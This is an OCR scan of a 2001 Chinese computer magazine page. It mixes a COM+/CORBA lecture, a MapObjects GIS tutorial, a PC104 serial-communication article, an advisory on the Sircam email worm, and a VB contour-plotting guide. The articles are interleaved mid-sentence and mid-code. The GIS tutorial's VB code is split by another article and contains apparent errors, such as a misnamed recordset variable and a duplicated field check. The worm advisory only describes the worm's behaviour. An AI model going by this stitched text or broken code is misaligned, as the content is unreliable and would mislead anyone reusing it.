从这个应用实例可以看出，COM+ 是一个高级的 COM 运行环境，它预先提供了许多面向企业应用设计者的通用基础设施解决方案，特别是三层结构模型的中间业务层上的基础设施模块。有人说 COM+MTS=COM+，就很能说明 COM+ 的含义。这里，MTS 是一个提供中间层技术的工具，它用来帮助开发人员管理事务和服务器资源。对于COM+ 可用一句话来解释，那就是，COM+ 是 MTS 和所有支持建立分布式应用程序的其它服务的汇总。

3. CORBA

CORBA 的使命与 DCOM 差不多，都是提供创建面向对象的分布式体系结构的手段。但是 DCOM 是基于 COM 的，而 COM 的跨平台能力十分有限，从而使 DCOM 在分布式体系结构中跨平台的能力也受到了限制，当然，它对于 Windows 开发还是很不错的。随着操作系统市场的日益多样化，具有更强的跨平台能力的 CORBA 已越来越受到了人们的青睐。CORBA 是

（下转第 15 页）

MO 干什么？

吴向阳

MO 是什么 MO 是 MapObjects 的缩写 MO 是用于地理信息系统 (GIS) 的 ActiveX 控件。看完这句话您可能要问，这有什么新意？说明了什么？且慢，请看下面问题：假如有一个商贸市场平面示意图 上面有许多摊位 能将这幅图搬到电脑里并且鼠标点击任意摊位 摊位的文信息 摊位主人的姓名，摊位面积，摊位缴费情况等）可以显示出来，还有一个要求 这些文字信息要写到数库记录里，一个摊位对应一条数据库记录。 同样查找到一条记录，记录联系的摊位会在图形上用颜色标示出来。 肯定有电脑高手能完成这样的任务 可是肯定难度大，工作繁重。 好了请出 MO， 将图和数据库连接起来。您的程序一定会更美更直观，一幅图胜过千言万语，OK!

这里不对地理信息系统作解释 只想说明地理信息系统的实现很多地方就是将地理要素 例如：道路、河流、房屋等和数据库记录连接起来，通过图得到相应的数据库记录，通过数据库显示图形对象。我们借用这种功能实现管理信息系统数据的图形化。例如房地产公司的房产管理，医院的的病床管理，宾馆的房间管理等。当然城市道路、自来水管、道煤气管道等自然就是地理信息系统的内容。

下面就分四部分谈谈实现的方法。

MapInfo 篇

MapInfo 是美国 MapInfo 公司 http / /www. mapinfo. com 的桌面 GIS 产品。用其绘制数字示意图。下面以中文版 MapInfo 5. 0 为例简要介绍实现的步骤

1. 进入 MapInfo 选择[文件] - >[新建表] 。

2. 选择[打开新的地图窗口]，执行[创建]，出现对话框。




图 1

3. 在[新表结构]对话框中执行[增加字段] 建立以下字段 右边是对字段的注释

qy	字符型	20	区域名称
dm	字符型	6	房屋代码
lh	字符型	10	楼号
dyh	字符型	8	摊位号
fh	字符型	6	房号
lc	字符型	8	楼层
symj	浮点型		使用面积
hz	字符型	20	户主
lxdh	字符型	20	联系电话




图 2

字段建立后执行[创建] 出现对话框 在[保存类型]中选 dBASE dbf *. tab ，执行[保存] 选 Windows Simplified Chinese [确定] 。

4. 图层改为可以修改状态。




图 3

5. 使用绘图工具。




图 4

rectangle 矩形绘图工具绘出摊位。

line 线绘图工具绘出边框和分割线。

6. 转换文件类型。

用 MAPINFO 5.0 [工具] - >[university translate] 实现 MAPINFO 的 TAB 文件向 ESRI 的 SHAPE 文件的转换。




图 5

转换后产生 6 个文件是 ESRI 的 shape 文件，可以被 MO 识别。

map_rectangle. dbf

map_rectangle. shp

map_rectangle. shx

map_polyline. dbf

map_polyline. shp

map_polyline. shx

7. 填写 DBF 文件的内容。

因为只对图中的矩形 摊位 进行数据管理，所以填写内容到 map_rectangle. dbf 表对 map_rectangle. dbf 文件 DM 字段附不相同值 作为摊位代码。图中的线起边框和分割的作用 所以文件 map_polyline. dbf 不用填写数据。在 FOXBASE 或 VF 下填写数据，例如执行以下语句 use map_rectangle. dbf repl all DM with subs str 1000000 + recn 7 2 6 repl all qy with "向阳小区"

repl all lh with "05 号楼"

repl all lc with "01 楼"

其他字段的根据内容填写。

二、MO 篇

MO 是美国 ESRI 公司 http / / www. esri. com 的 GIS 产品。

MO 是建立在微软的对象和嵌入的 Active X 基础之上。

MO 地图控件可以直接插入到许多标准开发环境的工具中，例如：VB、VF、VC、Delphi、C + + builder 等。

安装 MO 后在程序中会出现 ESRI 组，其中 MapObjects Online Reference 有帮助信息，举例是在 VB 下的 内容非常全面和清楚。

三、编程工具篇

ActiveX 控件可以用于各种 Windows 开发工具 下面以 Visual Basic 6 为例子介绍实现方法。

进入 VB6 开发环境：

1. 添加控件

1 选菜单[工程] - >[部件]，将 ESRI MapObject 控件加入。

控件窗口中出现地图控件。




图 6

2 新建 Form。

3 添加 Map 控件显示图形。

4 添加 MSHFlexGrid 控件显示图形对应的数据库记录。

5 添加 TextBox 控件输入查询内容。

6 添加 CommandButton 控件用于执行查询。

2. 添加控件代码

首先定义公共变量：

```
Public sstr As String  '定义查询表达式内容
```

1 form load 事件加入代码：

```
Private Sub Form_Load()
```

图 7

```
    Me. Text1. Text = ""
    sstr = "dm = 'abcd 1234'"
    '查询表达式 给一个不可能的值, 否则所有摊位将为红色
    Form1. Map1. Layers. Clear
    Dim dc As New DataConnection
    dc. Database = "c: \map"    '工作目录
    If Not dc. Connect Then End
    Dim layer As MapLayer
    Set layer = New MapLayer
Set layer. GeoDataset = dc. FindGeoDataset("map_rectangle")
    layer. Symbol. Color = moPaleYellow    '黄色
    Form1. Map1. Layers. Add layer         '添加区域的图层
    Set layer = New MapLayer
Set layer. GeoDataset = dc. FindGeoDataset("map_polyline")
    layer. Visible = True
    layer. Symbol. Color = moRed           '红色
    layer. Symbol. Size = 2                '线条的粗细
    Form1. Map1. Layers. Add layer         '添加线的图层
    Form1. Map1. Extent = Form1. Map1. FullExtent
    End Sub
```

2 MAP 控件加入代码 ：

```
Private Sub Map1_AfterLayerDraw(ByVal index As Integer, ByVal canceled As Boolean, ByVal hDC As Stdole. OLE_HANDLE)
    Dim rece As MapObjects. Recordset
    Dim newExt As Object
Set recs = Map1. Layers("map_rectangle"). SearchExpression (sstr)
    '查询符合表达式的摊位
    If recs. EOF Then
    Set newExt = Map1. FullExtent ' set a default extent
    Else ' calculate the extent of the selected records
    Set shp = recs("Shape"). Value
    Set newExt = shp. Extent
    Do While Not recs. EOF
    recs. MoveNext
    Loop
    Dim sym As New MapObjects. Symbol
    sym. SymbolType = moFillSymbol
    sym. Style = moSolidFill
    sym. Color = moRed          '选用红色
Map1. DrawShape recs, sym '符合表达式的摊位变为为红色
  End If
Map1. Refresh
End Sub
Private Sub Map1_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
Set l = Map1. Layers("map_rectangle")
Set p = Map1. ToMapPoint(x, y)
Set recs = l. SearchShape(p, moPointInPolygon, "")
If Not recs. EOF Then
  Map1. FlashShape recs. Fields("Shape"). Value, 3
End If
Dim i As Integer
Form1. Grd1. Clear
Form1. Grd1. Cols = 2 '2 列
Form1. Grd1. Rows = 26 '26 行
Form1. Grd1. ColWidth(0) = 1000 '第一列宽
Form1. Grd1. ColWidth(1) = 1600 '第二列宽
'设置标题
Form1. Grd1. Col = 0
Form1. Grd1. Row = 0
Form1. Grd1. Text = "项目"
Form1. Grd1. Col = 1
Form1. Grd1. Row = 0
Form1. Grd1. Text = "内容"
i = 1
  For Each fld In recs. Fields
  Form1. Grd1. Row = i
    If Trim(fld. Name) = "FH" Then
    Form1. Grd1. Row = i
    Form1. Grd1. Col = 0
    Form1. Grd1. Text = "房号"
    Form1. Grd1. Col = 1
    Form1. Grd1. Text = Trim(fld. ValueAsString)
    i = i + 1
    End If
    If Trim(fld. Name) = "FH" Then
    Form1. Grd1. Row = i
    Form1. Grd1. Col = 0
    Form1. Grd1. Text = "摊位号"
    Form1. Grd1. Col = 1
    Form1. Grd1. Text = Trim(fld. ValueAsString)
    i = i + 1
    End If
  Next fld
Form1. Map1. Refresh
End Sub
```

3 CommandButton 控件加入代码：

```
    Private Sub Command1_Click()
    '组成查询表达式, 此处查 DM. 也可以查其他字段, 例如查户主 sstr = "HZ = '" & Trim(Text1. Text) & "'"
    sstr = "DM = '" & Trim(Text1. Text) & "'"
    Map1. Refresh    '更新图, 否则不会变色
    Form1. Grd1. Clear
    '清除数据记录内容, 否则保留以前记录内容, 造成图和数
```

Win98 下 PC 机与 PC104 的串行通讯的硬件与软件实现

李　建　徐璧华　陈利学

摘　要　本文介绍 Win98 下 PC 机与 PC104 的串行通讯的方法，并给出 PC104 组成的数据采集系统的硬件结构以及 Win98 下 PC 机与 PC104 之间串行通讯程序。

关键词　串行通讯，PC104，PC 机

一、引言

目前，最先进的嵌入式工业计算机 PC104，以其优良的品质、高可靠性及模块化，广泛应用于工业控制、航空航天、军事、医疗、消防设备、智能仪器仪表、导航、通讯、数控、自动化生产设备、数据采集、便携式计算机等领域。而在实际的应用中，有时需要借助微机的强大的数据处理能力和丰富的软件资源，使组成的系统功能更为强大。这样必须实现 PC 机和 PC104 之间的通讯，而它们之间的通讯可以通过并行通讯 Parallel Communication 或串行通讯 Serial Communication 两种方式实现；由于串行通讯自身的长处，现已被广泛地使用。

二、 数据采集器的硬件和通讯程序设计

本文以我们开发的固井施工监测系统为例，介绍由 PC-104 组成的数据采集器硬件构成，该系统的数据采集箱是一个智能型数据采集系统 它是由当今最先进工业级嵌入式计算机 PC104 组成，可以作为前端系统与便携式计算机一起使用，也可以作为一个独立的数据采集系统单独使用；它可以实时监测和记录现场数据并存入电子盘中，施工监测结束后，用户可以根据需要随时将现场采集的数据回放到 PC 机中，以便对施工过程进行分析，这样一来使系统的组态更加灵活，使用更加方便。

2.1 数据采集器的硬件结构

数据采集箱负责接收压力、流量和密度传感器送来的信号，经过放大整形，将所有信号转变成标准的电压信号，经过 AD 转换器转换成数字信号，经过数据处理，得出实际的 “压力”、 “流量”、 “密度”等参数送数据采集箱的液晶屏显示并存入电子盘中；同时，也可通过 RS232 接口将数据传送到 PC 机中。数据采集箱的硬件结构如图 1 所示。

智能数据采集系统中，信号调理器完成信号的隔离、放大和转化等功能，将各路信号调理成 0 ~ +5V 的统一电压信号；我们采用美国 ANALOG DEVICES 公司的 5B 系列信号调理模块。其中 F/V 变换模块采用 5B45-01 模块，它将频率信号转化成 0 ~ +5V 电压信号 自带隔离 ；对毫伏电压信号的放大采用 5B30-02 模块，它将毫伏电压信号放大成 0 ~ +5V 电压信号 自带隔离 。A/D 转化器采用是 AXIOM 公司生产的 AX10410 高速数据采集模块。多参数液晶显示屏，由相同的多块液晶显示板组成 液晶显示屏每一块电路板是独立的，这样设计的目的是便于维修和更换。

2.2 PC104 的串行通信程序的设计

PC 机和工控机 PC104 通过串行口进行通信，首先要对各自的串行口进行初始化，设置其通信方式 协议）、传送速度、传送的数据格式和长度等，然后打开通信口，进行 PC 机

据不一致

```
End Sub
```

四、结束篇

以上介绍 MO 支持 DBF 文件的方法有局限性。一张图产生扩展名为 SHP、SHX、DBF 的三个文件 而管理信息系统会有多个图 这样会有多个 DBF 文件，为了满足数据库管理的要求，可将多个 DBF 文件的数据转入 SQL Server 或 Access 或 Oracle）的一个表中，交数据库软件处理，DBF 文件和 SHP SHX 文件用于图形显示。这样带来文件处理的麻烦，还要保持 DBF 和其他数据库数据的一致。具体实现和实例可向杂志社索要。

更先进的技术可将图形文件转入到数据库中去，这样甚至省去了处理大量图形文件的工作。Intergraph 的 Geomedia、MapInfo 的 MapX 都支持实现这种功能。

此处通过 MO 起个抛砖引玉的作用。对此感兴趣的朋友可以上网了解更多的信息：搜索 GIS 会得到很多网站。

收稿日期：2001 年 4 月 24 日）




图 1

和 PC104 之间通信。

PC104 系统的工作过程连续不断地将采集参数并送液晶屏显示和通过 RS232 接口将数据传送到主机系统。其工作程序采用 C 语言和汇编语言编制，并生成可执行文件装入电子盘，开机后将自动执行。下面给出所设计 PC104 系统的通信程序的流程图，如图 2 所示。

3. Win98 下 PC 机串行通讯程序的设计

VB 中的 MSComm 控件为应用程序提供串行通讯功能，它通过串行口发送和接受数据，非常方便地实现串行通讯。MSComm 控件提供了一系列标准通讯命令的使用界面。使用它可以建立与串行端口的连接，通过串行端口连接到其它通讯设备，发出命令，交换数据，以及监视和响应串行连接中发生的事件和错误。下面是利用 VB 的 MSComm 串行通讯控件，实现 PC 机与 PC104 之间串行通讯的源程序。

通讯程序清单：

1 串行端口的初始化，并建立与采集器连接

```
Private Sub Init_Comm( )
 Dim StartTime,  LinkMsg$
On Error Resume Next
 If MSComm. PortOpen Then MSComm. PortOpen  = False
 MSComm. CommPort  = PortNum  ' 确定打开哪个串行端口
   MSComm. Settings  = "9600, n, 8, 1"  ' 指定波特率、奇偶校验、数据位数和停止位数
   MSComm. InBufferCount  = 0    ' 将接收缓冲区清空
  MSComm. OutBufferCount  = 0  ' 将发送缓冲区清空
   MSComm. PortOpen  = True     ' 打开串行端口
   MSComm. Handshaking  = comRTS ' 在程序中使用的握手协议, 该值设置为 comRTS ,
   MSComm. RTSEnable  = True ' 则需要将 RTSEnabled 属性设置为 True,
    StartTime  = Timer        ' 否则虽然能够连接并发送数据, 但不能接收数据
    label1. Caption  = " 正在连接 . . . "
    MSComm. PortOpen  = True
    MSComm. InputLen  = 15
      Do
        DoEvents
```




图 2

```
    Loop Until MSComm. InBufferCount >= 15 Or Timer - StartTime > 20
    LinkMsg$  = MSComm. Input
    If LinkMsg$  <> "Are you ready ?" Then
      label1. Caption  = "连接失败, 请确认计算机与采集器是否连接正确?"
      MSComm. PortOpen  = False
      LinkFlag  = False
      Exit Sub
    End If
    label1. Caption  = "连接成功, 请用计算机控制采集器进行所需的操作. "
    MSComm. Output  = "Yes, I am ready. "
    LinkFlag  = True
  End Sub
```

(2) 发送命令和接受数据

```
    Private Sub Command1_Click(Index As Integer) '通过
```

```
output 发送命令
Select Case Index
    Case 0 ′启动数据采集器采集数据
     If MSComm. PortOpen = False Then
MSComm. PortOpen = True
       MSComm. output = ″start″
       MSComm. InputMode = comInputModeBinary ′以二进制格式接收数据
       MSComm. RThreshold = 28 ′每接收 28 个字节符将产生 OnComm 事件
       MSComm. RTSEnable = True
     End If
    Case 1 ′停止数据采集器采集数据
      MSComm. output = ″stop″
           If MSComm. PortOpen = True Then
. MSComm. PortOpen = False
  End select
End sub
′ - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Private Sub MSComm_OnComm( ) ′ 利用 OnComm 事件接收数据
  Dim Buffer As Variant
  Select Case MSComm. CommEvent
      Case comEvReceive ′ 接收到 RThreshold 个字符
        If ReadPortDataFlag = True Then
          MSComm. InputLen = 28 ′读取以定长的数据块(28 个字节 )
          Buffer = MSComm. Input
        End If
   End Select
   MSComm. InBufferCount = 0 ′ 清空接收缓冲区.
End Sub
```

参考文献

1. Visual Basic 6. 0 中文版入门与提高 清华大学出版社，1999

2. Li Jian. Application of Real - time Intelligent Technology in Cementing. Hong Kong Dalian International computer conference 98

3. 范逸之等 . Visual Basic 与 RS232 串行通讯控制 . 中国青年出版社 2000

4. 张艳容等 . 实现 PC 机与单片机的通讯 . 计算机应用技术，1999. 11

收稿日期：2001 年 6 月 4 日）

反病毒专家王江民警告

严加防范‘网络蠕虫 I - WORM / Sircam 病毒 ”

我国著名的反病毒专家王江民今天警告说：江民公司最先上报 ‘国家计算机病毒应急中心 ”并经该中心公告的一种 ‘网络蠕虫 I - WORM / Sircam 病毒 ”已严重的将大量的计算机用户的文档泄漏和严重的堵塞了网络的流通，使相当多的网站和网络通信中断服务。其病毒泛滥程度和危害程度相当严重，必需严加防范。

I - WORM / Sircam 是一个通过 EMAIL 来传播的 INTERNET 网络蠕虫程序，其 Email 的名字是随所随带的文挡的名子而变化的。

该病毒目前有 A、B、C 形 3 个变种，而不是一种，其病毒的主体长度是：137216、139264、143360 字节，病毒贴在泄密的文挡前，其总长度大于病毒长度。

它传播自身的同时，也要大量的将用户的 DOC、XLS、ZIP 文档的前部贴上病毒体后再通过互联网到处乱发，已有相当多的文档被泄密。

该病毒的传播能力极其强大，只要是网络服务器上的个人电子信箱的地址被病毒获取，病毒就往信箱内跑，它不是跑进一个病毒体，而是将染毒机器中所有的 DOC、XLS、ZIP 文档的前部贴上病毒体后再全跑进去，当某部计算机被传染后，病毒再以同样的方式向外传播，因此，病毒按指数方式不断的在网络上疯狂传播，短期内可形成了巨大的病毒潮涌，严重的堵塞了网络的流通，使相当多的网站和网络通信中断服务。而我们目前服务器上公众电子信箱的 ‘门口 ”并没有防止病毒 “入内 ”的措施，无法阻止病毒的进入信箱。而我们只有网络下端、即在自家的计算机上才装有 ‘实时监测 ”病毒防火墙，这多少有些被动。

该网络蠕虫的破坏时间在每年的 10 月 16 日，到时，蠕虫程序会将 C 盘上的所有文件以及目录删除；同时还会在系统的回收站中写入文件：SirCam. sys. 一直到硬盘的剩余空间为零。

王江民提醒广大上网收信件用户，打开信箱看信件时，应事前开启最新版防病毒软件中的 ‘实时监测 ”病毒防火墙，可严防病毒感染当前机器。

所有 KV3000 反病毒软件的用户，可免费到江民公司网站上自动升级最新版，可有效防杀该病毒。

升级网址：http / / www. jiangmin. com

（上接第 9 页）

由很多大公司联合推出的一个创建面向对象的、跨平台的支持大量服务器和客户的分布式体系结构的解决方案。它支持的操作系统比 COM 多，且对故障恢复和负载平衡的支持比 COM 好，因而得到了一些大公司如 SUN、Netscape 和 IBM 的支持。但是，COM 也在进一步的扩充与完善，将来会支持更多的操作系统，它本身也得到了广泛的应用，两者鹿死谁手，还难以定论。

这一讲介绍了关于中间件的基本理论与思想，结合实例分别讲解了 COM 组件、ActiveX 控件、自动化对象的创建与使用，最后介绍了 DCOM、COM + 、CORBA 的基本概念与相关知识。读完此讲，读者应迈入了一个新的编程阶段，可以开发独立的 COM 组件了。

收稿日期：2001 年 7 月 21 日）

利用 *VISUAL BASIC* 绘制等值图的方法与技巧

岳光来 孙业恒 张红欣 魏小蓉

摘 要 本文简要介绍了如何利用 Visual BASIC 编程语言及 FORMULA ONE 和 SURFER 软件绘制等值图的几种方法与使用技巧。

关键字 等值图，软件研制，Visual BASIC 编程技巧

一、引言

在科研生产中，常常会遇到实时显示等值图或等值线的情况，下面简要介绍几种方法。

(1) 直接绘制等值图——直接法。如果数据是规则的网格数据，可以采用直接法绘制等值图。对网格之间的点进行矩形平面插值，然后绘图。这种方法比较常用，本文不作介绍。

(2) 利用 FORMULA One 软件进行插值绘图。这种方法要求数据为规则的网格数据。将数据传递到 FORMULA One 软件的数据区，然后绘图。对于不是规则网格的数据，可以先转换为规则网格数据，再采用该法绘图。

(3) 利用 SURFER 软件绘制等值图。该法不要求规则的网格数据，可以利用一组 (X，Y，Z) 的数据体即可绘图。

以下重点介绍第二与第三种方法。

二、编程环境

(1) 微机一台，最好 PII 以上。

(2) 安装 Windows98 / ME / 2000 等环境均可。作者在 Windows 98 / ME 均运行通过。

(3) 微机上需安装有 Visual BASIC6. 0 版编译系统一套。

(4) 安装有 Tide Stone 公司的 FORMULA ONE6. 0 版软件一套。

(5) 安装有 SURFER7. 0 版软件一套。

三、 利用 Formula One 绘制等值图

Formula One (6. 0 版) 软件是 TIDE STONE 公司开发的软件，可绘制平面图和立体图形，包括 AREA、BAR、LINE、STEP、 COMBINATION、 Pie、 Horz Bar、 HILO、 GRANTT、 BUBBLE、 CONTOUR、 XY (SCAT) 、 POLAR、 RADAR 等多种图形 (见图 1) 。软件使用方法可参见 FORMULA ONE 网址：http / / www. tidestone. com / [1]。

编程时只要将网格数据传递给 Formula One 控件中的数据域中即可。详细见下面的模块 COMMOND1 源代码。




图 1 Formula One 可绘制的图形 (2D / 3D)

```
Private Sub Command1_Click()
'绘制等值图 利用 FORMULA ONE(不考虑边界)
Dim FILENAME As String
Dim str As String
Dim XNUM As Integer
Dim YNUM As Integer
Dim value(20, 20) As Single
Dim linestring As String
Dim inttemp As Integer
Dim dztlinenum As Integer
Dim minvalue As Single
Dim maxvalue As Single
'yangpinyali. dat: 为矩形网格数据文件
FILENAME = App. Path + "\yangpinyali. dat"
Open FILENAME For Input As #1 '打开文件.
```

```
XNUM = 5
YNUM = 5
Input #1, linestring
Input #1, linestring
Input #1, XNUM, YNUM, inttemp
For I = 1 To YNUM Step 1
   Input #1, linestring
Next
Input #1, linestring
Input #1, linestring
Input #1, dztlinenum
minvalue = 0
maxvalue = 100
For J = 1 To YNUM Step 1
   For I = 1 To XNUM Step 1
   Input #1, value(J, I)
   Next
Next
Close #1
VtChart1.chartType = VtChChartType2dContour
VtChart1.SeriesType = VtChSeriesType2dContour
VtChart1.RowCount = YNUM
VtChart1.ColumnCount = XNUM
For J = 1 To VtChart1.ColumnCount Step 1
   For I = 1 To VtChart1.RowCount Step 1
   VtChart1.Row = J
   VtChart1.Column = I
   VtChart1.Data = value(J, I)
   Next
Next
End
```

四、利用 SURFER 绘制等值图

SUFFER 软件可利用自由分布的散点图采用克里金插值方法[2]快速插值，并绘制等值图。软件使用参见 SUFFER 软件网址[3]：http //www.goldensoftware.com。在 VB 编程中，调用运行 Surfer 软件的源代码如下。

```
Dim Plot As Object
Dim SurferApp, ContourMapFrame, ContourMap As Object
Dim InFile, GridFile, BaseName As String
Dim NumP As Integer
Dim MapTitle As Object
Private Sub Form_Load()
   NumP = 1
   Set SurferApp = CreateObject("Surfer.Application")
   srfDocPlot = 1
   Set Plot = SurferApp.Documents.Add(srfDocPlot)
   NumP = NumP + 1
   If (NumP Mod 2 = 0) Then
      InFile = App.Path + "\demogrid.dat"
   Else
